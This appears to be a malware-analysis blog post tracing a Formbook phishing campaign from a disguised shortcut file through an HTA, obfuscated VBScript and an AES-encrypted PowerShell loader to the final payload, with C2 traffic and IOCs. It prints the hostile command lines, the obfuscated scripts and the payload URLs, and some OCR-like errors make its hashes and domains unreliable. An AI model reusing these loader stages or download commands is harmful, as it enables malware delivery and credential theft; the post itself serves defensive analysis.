


[QuickNote] Examining Formbook Campaign via Phishing Emails

Published: 2023-07-06 · Archived: 2026-04-05 18:19:02 UTC

1. Initial foothold

The attacker sent an email with an attachment named “`brochure-for-2023-elite-events.rar`”. This rar file contains only one `lnk` (*shortcut*) file named: `brochure-for-2023-elite-events.pdf.lnk`. If the user does not pay attention and extracts the file, it will be displayed as a PDF icon like the following:



The analysis of this `lnk` file reveals that it utilizes `powershell.exe` to execute an `hta` script.

```
1 StringData
2 {
3     namestring: brochure-for-2023-elite-events.pdf
4     relativepath: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
5     workingdir: not present
6     commandlinearguments: \W*\*\*2*\msh*e ('http'+'://thanhancompany.com/ta/pintu'+'.hta')
7     iconlocation: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
8 }
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \W*\*\*2*\msh*e ('http'+'://thanhancomp
```

2. Analyzing HTA script

Download the file `pintu.hta` for analysis. This file contains a VBScript code snippet as follows:

```
<body>
<table STYLE="width:100%">
<tr>
<th>TLU</th>
<th>TUP</th>
<th>VZs</th>
<th>EAV</th>
<th>Pvj</th>
<th>eQj</th>
</tr>
</table>
</body>

<script language="VBScript">
Execute chr(655-(6H249))&chr(763-(6H286))&chr(295-(6HB9))&chr(322-(6HDF))&chr(677-(6H231))&chr(705-(6H258))&chr(366-(6HFF))&chr(253-(6H8F))&chr(426-(6H18A))&chr(281-(6HCE))&chr(1025
Close
</script>

<body>
<table STYLE="width:100%">
<tr>
<th>ELF</th>
<th>CAo</th>
<th>EyR</th>
<th>GG</th>
<th>QB</th>
<th>Qv</th>
</tr>
</table>
</body>
```

To facilitate the deobfuscation of the code snippet above, I have modified it as follows:

```
<th>TLU</th>
<th>TUP</th>
<th>Zs</th>
<th>EAY</th>
<th>Pvj</th>
<th>Qj</th>
</tbody>
</table>
</body>

<script language="VbsCRIPT">
a = chr(655-(6H249))&chr(763-(6H286))&chr(295-(6H89))&chr(322-(6HDF))&chr(677-(6H231))&chr(785-(6H258))&chr(366-(6HFF))&chr(253-(6H8F))&chr(426-(6H18A))&chr(281-(6HCE))&chr(1825-(6H3
Dim fs, file
Set fs = CreateObject("Scripting.FileSystemObject")
Set file = fs.CreateTextFile("output.txt", True)

file.WriteLine(a)
file.Close
Close
</script>

<tbody>
<table STyle="width:100%">
<tr>
<th>ELF</th>
<th>Ao</th>
<th>EYR</th>
<th>GG</th>
<th>QB</th>
<th>Bv</th>

```

The modified `pintu.hta` file is executed, resulting in a Vbscript containing a function that executes a subsequent PowerShell script.

```
Function KZm(ByVal IOi)
Dim wDu
Dim ZkU
ZkU = 393
Dim GWV
GWV = JTr(IOi)
If GWV = 7000 + 1204 Then
For Each wDu In IOi
Dim stN
stN = stN & Chr(wDu - ZkU)
Next
End If
KZm = stN
End Function
Function uUB()
Dim IOi
Dim ZAA
ZAA = "powershell.exe -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -ArgumentList (/c powershell.exe %bFz =
'AAAAAAAAAAAAAAAAAAAAAAJvyrhN5YynQDuQBH3ZkQ2BQWq79/BqHo1yVeiptioPhXELHRm7G/6ha5NlKa79iq2h9y+wn4+kzllzD95MokFFORbzbchbdmCY1/JRUp9Q395EIMmhdgq4jLkexyKf
#RwD1taZamfDdeFafvzrsndXND507xvWganAeStD81ESZnv4hbgAQWWS+Ic90CFahVz6XB19vBLLS8B31r9+h1pXc06HXJ+QXGzAU111bcY32r0C5UmbshIQ+Ad4YglE51NMaJgWbqDroce3Ej6v9b58Pb4ox51jP3xuz2JUA8g1cxe/
w5p749Docx3fkhq/33649owf22Fn2PBAqdeJ1aSQ64NtIbocuWLRKSSyocZAAwr+dX2CmfMT68dWmymeVklhoc83CbRrU64aEscvQL+UKBqMwYnuv07atyhuAn2yF0s3x6f3N47Crs1/fz8UJWQ/
qb5BMR9mewo7jCvYBk7f0c1vJbcocynseY1d20puVefFpUISVvSRBatoYlFwhMWRSpGwnlC7qyBlepz5zfzAeUJ3NkzyR9MkXpNf+ZOW+0N5c41a2KabyWakcmBS51G1La2wBfL4ota2QaUNdx
+1VpJvLlLIME8m7q8eSvVksd8MLSh1Srw6V81UJmduEgip9M250x111+66Sm7UJ8w0nkaTocfv/LDVowx8RNFjcyPT3qF8EbenTt4i38N7h0u86W9y51mNrcF8dcl2dCYRfVr17l0iQnIhuFXmwF6VeXNgPaA
+xyzBU31ly0225e8eFaddS/1kTatagIdp00jZrrB71MaLqANh8rCv8mcGaaC7cKicTclc0UGLeaL4B7AJenYj0656LEkYDowjns1q0eK5dIw3j5pb1DF8mbrjFKcpBNL4c97/
FKeLajVJgafx162HjK6zKQVcotb1qImoxTRLRFeOYNMELdA';$RMT1jT1 = 'b11XeHFBwFhNNU5kchFhRfNSk1EQVVSUmJqM5Wb0w';$Bfs1XFB = New-Object 'System.Security.Cryptography.AesManaged';$Bfs1XFB.Mode =
[System.Security.Cryptography.CipherMode]::ECB;$Bfs1XFB.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;$Bfs1XFB.BlockSize = 128;$Bfs1XFB.KeySize = 256;$Bfs1XFB.Key =
[System.Convert]::FromBase64String($RMT1jT1);$JmaZB = [System.Convert]::FromBase64String($bFz);$myVlryP = $JmaZB[0..15];$Bfs1XFB.IV = $myVlryP;$xqutNeuBR = $Bfs1XFB.CreateDecryptor();
$Bcp5lDq = $xqutNeuBR.TransformFinalBlock($JmaZB, 16, $JmaZB.Length - 16);$Bfs1XFB.Dispose();$BcpNBr = New-Object System.IO.MemoryStream(, $Bcp5lDq);$OmEPFG = New-Object
System.IO.MemoryStream;$DswuaJElN = New-Object System.IO.Compression.GzipStream $BcpNBr, ([IO.Compression.CompressionMode]::Decompress);$DswuaJElN.CopyTo($OmEPFG);$DswuaJElN.Close();
$BcpNBr.Close();[byte[]] $dhbwLtm = $OmEPFG.ToArray();$SRunF = [System.Text.Encoding]::UTF8.GetString($dhbwLtm);$SRunF | powershell -"
Dim xyT
Set xyT = $JE(KZm(Array(480,508,492,507,496,505,509,439,476,497,494,501,501)))
xyT.Run(ZAA),0,true
self.close()

```

3. Analyzing the 1st Powershell script

```
ZAA = "powershell[.]exe -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -A
```

The script performs the following tasks:

- Decode the base64 string assigned to the variable `$bFz` and uses **the first 16 bytes as the IV**, while the remaining part is the encrypted data:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000010	97	6F	AE	1A	CD	E5	8B	E7	40	3B	8E	04	78	D9	90	A4	.o.....@;..x...
00000020	01	40	15	AA	EE	0F	C1	A8	7A	25	8D	57	B5	A6	28	A8	.@.....z%.W..(.
00000030	A6	75	A6	5C	4D	47	46	7C	09	1B	FE	8D	6B	D8	54	29	.u.\MGF ...k.T)
00000040	AE	FD	8A	A6	61	F7	2F	B0	9F	8F	A4	CC	00	25	CC	3Fa./.....%.?
00000050	39	31	D2	85	14	E0	61	02	17	21	6D	D7	26	09	89	7F	9l....a.!m.&...
00000060	24	7E	EE	A5	86	D0	DF	D8	C4	50	C9	E7	85	D8	1B	AB	\$~.....P.....
00000070	88	CB	91	EC	23	29	FF	8A	6F	00	C8	B5	A6	5A	99	F4#).....Z...
00000080	C3	B0	E1	5A	26	FA	F3	B2	77	71	34	A0	F9	3B	BC	6F	...Z&...wq4...;o
00000090	E5	68	1A	9C	07	92	51	B0	62	11	26	67	BF	88	73	6E	.h....Q.b.&g..sm
000000A0	00	10	54	D5	BD	F8	87	3D	38	21	61	85	5C	FA	5C	18	..T....=8!a.\.\.
000000B0	BD	BC	12	CB	21	2F	01	DE	5A	FD	F9	B2	29	5D	CD	3A!/..Z...)]..:
000000C0	1D	F5	E3	F9	05	C6	CD	A5	08	97	56	DC	63	7D	AB	D0	..Trf...>\$..xV....
000000D0	2E	54	72	66	EC	84	84	3E	24	07	78	56	08	88	13	92	..]..Y.....H.....
000000E0	CD	5D	A8	E0	59	BA	82	0E	B7	1E	DC	48	FA	BF	D6	F9e...`...%@<.
000000F0	0F	F6	F8	A3	1E	65	8C	F2	60	C6	ED	93	25	40	3C	82	'.,O...I...s....
00000100	27	2C	C4	4F	F0	B3	9A	49	E3	D0	E8	73	1D	DF	92	1A	..q....gc...@...
00000110	BF	8F	71	B8	F6	8C	1F	67	63	E7	D8	F0	40	AB	87	89Sn.nX...%rr
00000120	D5	A4	90	EB	83	53	6E	8B	6E	58	B1	CA	05	25	72	72	..@k..u).....V.l
00000130	A6	40	6B	0A	FE	75	7D	82	99	F3	13	EB	C7	56	CE	6C	..yR.....F.+...
00000140	A7	79	52	B5	86	87	01	DD	10	9B	46	B5	2B	EB	86	84	.../.....5.....
00000150	B1	CB	D0	2F	E5	0A	06	A3	35	C1	89	EE	BC	EE	DA	B7	(n.) .l.#.....;..
00000160	28	6E	02	7D	B2	7C	EB	23	C5	2E	9F	DC	DE	3B	0A	BB	5.....k....
00000170	35	FD	FC	C7	D0	95	90	FE	A6	FD	00	13	6B	1B	09	9E	..a.d (.06
00000180	43	58	C7	41	80	64	5F	86	28	F3	C9	6F	28	D8	10	CB	

- Decode the base64 string assigned to the variable `$HMTijTI` and use it as the **AES key**:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	6E	59	57	78	71	41	58	58	4D	61	4F	64	70	71	67	44	nYWxqAXXMaOdpqgD
00000010	53	52	6E	4D	44	41	55	52	52	62	6A	42	6E	56	6F	4C	SRnMDAURRbjBnVoL

- Using the **key** and **IV**, decrypt the encrypted data using AES in mode `$BfslXFB.Mode = [System.Security.Cryptography.CipherMode]::ECB` :

Property	Value
Params	
mode	ecb
key_length	32
block_length	16
key_input	ascii
key	nYWxqAXXMaOdpqgDSRnMDAURRbjBnVoL
iv_input	hex
iv	0000000000000000
Range	
offset	0
size	2F0
trim	both

Offset	0	1	2	3	4	5	6	7	Ascii
00000000	97	6F	AE	1A	CD	E5	8B	E7	.o.....
00000008	40	3B	8E	04	78	D9	90	A4	@;..x...
00000010	01	40	15	AA	EE	0F	C1	A8	.@.....
00000018	7A	25	8D	57	B5	A6	28	A8	z%.W..(.
00000020	A6	75	A6	5C	4D	47	46	7C	.u.\MGF
00000028	09	1B	FE	8D	6B	D8	54	29k.T)
00000030	AE	FD	8A	A6	61	F7	2F	B0a./.
00000038	9F	8F	A4	CC	00	25	CC	3F%.?
00000040	39	31	D2	85	14	E0	61	02	9l....a.
00000048	17	21	6D	D7	26	09	89	7F	!.m.&...
00000050	24	7E	EE	A5	86	D0	DF	D8	\$.~.....
00000058	C4	50	C9	E7	85	D8	1B	AB	..P.....
00000060	88	CB	91	EC	23	29	FF	8A#)...
00000068	6F	00	C8	B5	A6	5A	99	F4	o.....Z...
00000070	C3	B0	E1	5A	26	FA	F3	B2	...Z&...
00000078	77	71	34	A0	F9	3B	BC	6F	wq4...;o

- Based on the result of the first two bytes being `0x1F 0x8B` , we know that the decrypted data has been compressed using Gzip. Decompressing this data yields the next PowerShell script:

hxxps://mag[.]wcoomd.org/uploads/2018/05/blank.pdf
hxxps://thanhancompany[.]com/grip/883.exe

5. Formbook payload

At the time of analysis, I was able to successfully download the payload, its sha256 is:

00f20471ea61f5b0f5a1e2e9be722369ea515aaea80283aa046bd47e51f952e4

```
--2023-07-05 17:07:26-- https://thanhancompany.com/grip/883.exe
Resolving thanhancompany.com (thanhancompany.com)... 192.185.191.127
Connecting to thanhancompany.com (thanhancompany.com)[192.185.191.127]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 534016 (522K) [application/x-msdownload]
Saving to: '883.exe'

883.exe          100%[=====] 521.50K  401KB/s   in 1.3s
```

File : 883.exe

Entry Point : 0008180E | oo | < | EP Section : .text

File Offset : 0007FA0E | First Bytes : FF 25 00 20 40

Linker Info : 48.00 | SubSystem : Windows GUI

File Size : 00082600h | < | NET | Overlay : NO 00000000

Image is 32bit executable RES/OVL : 1 / 0 % 2023

[!] MS Visual C# / Basic.NET [Obfus/Crypted] [Link 48] - EP Token

Lamer Info - Help Hint - Unpack info 63 ms.

Warning : NET RES 480.92 KB ,Obfuscated like : DeepSea Obfuscator v2

The .NET payload, when executed, will unpack the final payload, which is the payload of the **FormBook** malware (this is likely a new build of the malware).

final_payload.bin


Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text	
00000000	4D	5A	45	52	E8	00	00	00	58	83	E8	09	8B	C8	83	MzERE...Xfè.Èf		
00000010	C0	3C	8B	00	03	C1	83	C0	28	03	08	FF	E1	90	00	00	A<<..ÀfÀ(.yá...	
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..<..! ..L!Th	
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno	
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS	
00000070	6D	6F	64	65	2E	0D	0A	24	00	00	00	00	00	00	00	00	mode...\$.....	
00000080	D9	70	13	F6	9D	11	7D	A5	9D	11	7D	A5	9D	11	7D	A5	Up.o..)¥..)¥..)¥	
00000090	BA	D7	B2	A5	98	11	7D	A5	BA	D7	B0	A5	9C	11	7D	A5	*x¥..)¥*¥e.)¥	
000000A0	BA	D7	B1	A5	9C	11	7D	A5	52	69	63	69	9D	11	7D	A5	*x¥e.)¥Rich..)¥	
000000B0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	01	00PE..L...	
000000C0	49	1F	BE	53	00	00	00	00	00	00	00	00	E0	00	02	01	I.NS.....à...	
000000D0	0B	01	08	00	00	EA	02	00	00	00	00	00	00	00	00	00é.....	
000000E0	B0	14	00	00	00	10	00	00	00	00	00	03	00	00	00	40	00	*.....@.
000000F0	00	10	00	00	00	02	00	00	06	00	00	00	00	00	00	00	00
00000100	06	00	00	00	00	00	00	00	00	03	00	00	00	02	00	00	00
00000110	00	00	00	00	02	00	40	81	00	00	10	00	00	10	00	00	00@.....
00000120	00	00	10	00	00	10	00	00	00	00	00	00	10	00	00	00	00
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001B0	2E	74	65	78	74	00	00	00	A4	E8	02	00	00	10	00	00	..text...Re...	
000001C0	00	EA	02	00	00	10	00	00	00	00	00	00	00	00	00	00	00	..é.....

Entry Point:
The section number (1) - (.text) have the Entry Point
Information -> EntryPoint (calculated) - 1480
--> 55 : PUSH EBP
--> 8B EC : MOV EBP, ESP
--> 81 EC 68 04 00 : SUB ESP, 0x468
--> 56 : PUSH ESI
--> 68 CC 03 00 00 : PUSH 0x3CC
--> 8D 85 1C FC FF : LEA EAX, [EBP - 0x3E4]
--> 6A 00 : PUSH 0
--> 50 : PUSH EAX
--> C7 85 18 FC FF : MOV DWORD PTR [EBP - 0x3E8], 0
--> E8 D9 11 00 00 : CALL 0x2200

Packer/Compiler:
Detect It Easy (die)
--> PE: compiler: MASM(8.00.50727)[-]
--> PE: linker: Microsoft Linker(8.0 or 11.0)[EXE32]
--> Entropy: 7.94702

Payloads:
Possible Shellcode Embedded

Strings/Hex Code Found With The File Rules:
--> Rule Hex: PEB AntiDebug (Flag BeingDebugged)



Utilize Fakenet and monitor the payload generation process to generate traffic to hosts:

```
GET /nwt5/?SX=NhCpYjL0dNItM&tBHTo=cJ6p9hYq+pb9w2y4u4mE80Ujr3yt5M7cMcqHwRN1v0mpy3yYn8k9xJXLpbqcu+Mhqj0xz3RtLyL HTTP/1.1
Host: www.munzarabogados.com
Connection: close
HTTP/1.0 200 OK
```

```
POST /nwt5/ HTTP/1.1
Host: www.munzarabogados.com
Connection: close
Content-Length: 3735
Cache-Control: no-cache
Origin: http://www.munzarabogados.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.3; Trident/7.0; .NET4.0E; .NET4.0C; Tablet PC 2.0; .NET CLR 3.5.30729; .NET CLR 2.0.50727; .NET CLR 3.0.30729)
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.munzarabogados.com/nwt5/
Accept-Language: en-US
Accept-Encoding: gzip, deflate

tBHTo=RLSJ-XVh3vLlB9mZ2j7ya9-RQwni5nbDtEtChxQRDvUGgJ5m7zPQMtpFHGtdVSM-ogpn96EHy48PcFaXP8uvNF-
EGdt8(s(uAwa_lDU3qHfGx10S5ETKvCA4ePPcPuFwTgcad6axFecgKRhFuTq15Y8sVcFp13JvHt3LkKStoRyAT9wgoM1hdHm38UuwqJCLjFFEPZwDDtnLB00-IPGFEQRzv3Q01vE7o0sFHXyHgP
6W4PwOZLZSBH9iZ8DyJHJrmeYXh3WlNFUwPk0gtEH90gYUSDHj80N6PgoxRccQPmC06k87asaKJ4PYRc6qH0Q7AHUyEvf4lqrMIEHw150S19xXtNIbJ-
jUPEjqocMryCQqtnJm_8hX8Vhd9seq3Hv7DHwKU8j9_dhu8prufkZ5yMq-xP09ES7QZ8rj7w7LxCS10zMIreUqr1IiwUT3euUPD9nHEeI1CCy4kTKIQb8wMcn17WcgZySuxAurMvrgIj0IY-3Cnu
s-YHo060T09BU0MBfTn5eShjQhmELBqQodz5DwMT6vFKiZG5VkiL-I-ovE6qBF3IL-
(7cThJqWSDN70MyLW9XJ1ZFC0Euqod43UBx3F86wE3Bqu0b4T0AbLVIAR8GuD7cB25_u3p6qhrHxoct1phuRsr2H5XRr9FBU1bLdF7hVHxL0hozPce0tgIXjDAHKSdmpMG(QZ4RyLd4Xv5(SbZjannG
7aahMiuUj1Bhd0NTzFBFaaHICPHvvrPFM_Yyx4pLzq-zZhpAbB06M_OPwJqIzQW0rKnJe4gsL0d0DtpBvnJdQ0VjIAoW664R1reL2QJn0FomuEZFCL32GkcaEABd5yF5n3HU-K00WLkQcBecM-
Zq8TJHA71z70wCDFQwaM4t3EnwqHTFmC1Qo8-xLTZ8MhsoGVBA5SZKWt-
cH5g79o0Mdw6L8vILaDuq2a9Vzjr3iVZ(AayMxBvLC-ye4G95tEcZbsPLSp1AseXuhMrjTdkDUyqsn8b-ka1W6o99M7bjQ8et6pyvBo09080DJI1_3xZxuxz3zFLP-HCmex24ky6dLHuZFXwtZzZnay8D
tX503mJf3nFg16V6t1t9r0ARwA8ABJm61Wm0EtBsaJnzVXI5q(qTbXKgNFDLEYuL1FY61hZ1HvgkghHm1L4SRFuvbuZcqz8srqZPLDSJJTeGvq6BWrkblLpF(wXGxRztrb1NTz10u2RxfKpquS2Jh
cPs8zRwh13UI08LXPdzoKeo94mXiP7e99pqnGaaE1X3KoMPPFU7aBHCzrkagDXLX5fyfCuRlYrTq7tHwF160UHL85Bs0MxPqPKWKDCVeqcQdHXDe-7z8QhkoZrT8Pnwz4FANaaJLLxo9qA6s6SoPXqFvL
pTy3lwRj6RvovFZB-3o8v0x2ATDLMoJF82yejh9NRxUeCu2Wcux1VLS0T5L1y3d5AUxvQ9J41dLk39c5Qug9xtPLXEL047(gdT(LFDTE-8xyH5WRITwq33nDBn2pu9P9TJ365DngbmUD5H9W84SUATU
WepazwFF-
R7PHkpUuuEET(9FjxMhpTIVc96x8U7ouD3HkbYbHd0ZgTn08U1byroV9hGZt8gnC9t0B05kuffsaFJqNRD6yB1B2TEWHRnt89k16MNTQRD4H5Y072AxKlpMpJk5c1Ct035tzNZBU(ne26HvBSeSUSbs
AXFvRo9xTz7Luo7w0-9FW0HX6euhNR65FocnoRhzzkX46RozI3hVx0N221gc-
```

6. IOCs:

hxxp://thanhancompany[.]com/ta/pintu.hta	Hta script
hxxps://mag[.]jwcoomd.org/uploads/2018/05/blank.pdf	Decoy PDF
hxxps://thanhancompany[.]com/grip/883.exe	Payload URI
00f20471ea61f5b0f5a1e2e9be722369ea515aeea80283aa046bd47e51f952e4	Payload SHA256

End.

m4n0w4r

Source: <https://kienmanowar.wordpress.com/2023/07/06/quicknote-examining-formbook-campaign-via-phishing-emails/>